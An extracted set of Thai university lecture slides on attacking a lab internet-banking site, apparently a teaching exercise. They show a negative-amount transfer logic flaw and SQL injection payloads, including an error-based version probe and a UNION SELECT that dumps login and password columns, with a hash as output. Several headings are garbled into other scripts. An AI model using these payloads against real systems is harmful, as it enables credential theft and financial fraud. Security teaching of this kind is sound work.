



# ความปลอดภัยคอมพิวเตอร์ (424) อินเทอร์เน็ตแบงค์กิ้ง



สำหรับนักศึกษาชั้นปีที่ 4 สาขาวิชาวิศวกรรมคอมพิวเตอร์

กรุงฤทธิ์ กิติศรีวงศ์พันธุ์  
Email : songrit@npu.ac.th  
สาขาวิชาวิศวกรรมคอมพิวเตอร์  
คณะวิศวกรรมศาสตร์ มหาวิทยาลัยนគរพេន

Revised 2020-06-26

# ຮະບບຈຳລອງ ຮາຄາຮັບນິແບນ

- ວັບນິແບນ ເປັນຮາຄາກໍໃຫ້ບໍລິກາຮອນໄລນີ
- ລູກຄ້າສາມາຮດ ຕຽບສອບບັນຊີ ຮັບເງິນ ໂອນເງິນ ສັ່ງຈ່າຍ ຜ່ານທາງອິນເກວຣີເນີຕ




# การโจมตีเว็บอินเทอร์เน็ตแบงค์กิ้ง

---

- ข้อมูลผู้เกี่ยวข้อง และระบบธนาคาร
- การโจมตี <http://bank.dyn.npu.world>
  - Business Logic Attack
  - SQL injection
  - DOM-based Cross-Site Scripting (XSS)

# សេវាឌាក់របស់ខ្លួន



# การโจมตีอินเทอร์เน็ตแบงค์กิ้ง

---

- Business Logic Attack
- SQL injection
- DOM-based Cross-Site Scripting (XSS)
- Stored Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- Remote Code Execution (RCE) CVE-2016-3714

# Business Logic Attack

- โอนเงินไปให้หัวหน้า John Adams
- ด้วยเงิน~~ติดลบ~~
- บัญชีปลายทาง DE000001111222223333
- j.doe โอนเงิน **-100\$** ให้หัวหน้า j.adams
- ผลทำให้ j.doe ได้รับเงิน 100\$



$$\begin{aligned}\text{Balance} &= 760 - (-100) \\ &= 860\end{aligned}$$

# SQL injection

- Jack' and extractvalue(0x0a, concat(0x0a,(select version())))) and '1' = '1

```
SELECT * FROM users WHERE firstname='Jack' and  
extractvalue(0x0a,concat(0x0a,(select version())))) and '1'='1' AND  
lastname='Adams' AND account='DE000001111122223333'  
AND creditcard='4556-7491-4729-3700';
```



XPATH syntax error: ' 10.2.33-MariaDB-  
10.2.33+mari...'



Validation of amount failed



# SQL injection : ภูรายชื่อสูกค้า

- ใช้คำสั่ง SQL ดูข้อมูลในตาราง users
- คำสั่ง query ซึ่งผู้ใช้แกล้งแก้ไขในตาราง users

```
none' union select
```

```
1,2,login,password,5,6,7,NULL,NULL,10,11,12,13,14,15,16,17  
from users limit 1 -- 1
```

## Transaction

### ACCOUNT

DE12345123451234512345

### RECIPIENT

DE000000000000000000000000000000

### CREDIT CARD

1111-2222-3333-4444

### FIRST NAME

j.doe

### LAST NAME

68b7d6a6294bf6caf5392ac20c354ea43b89df73b298ba305f3cbee600afaca2

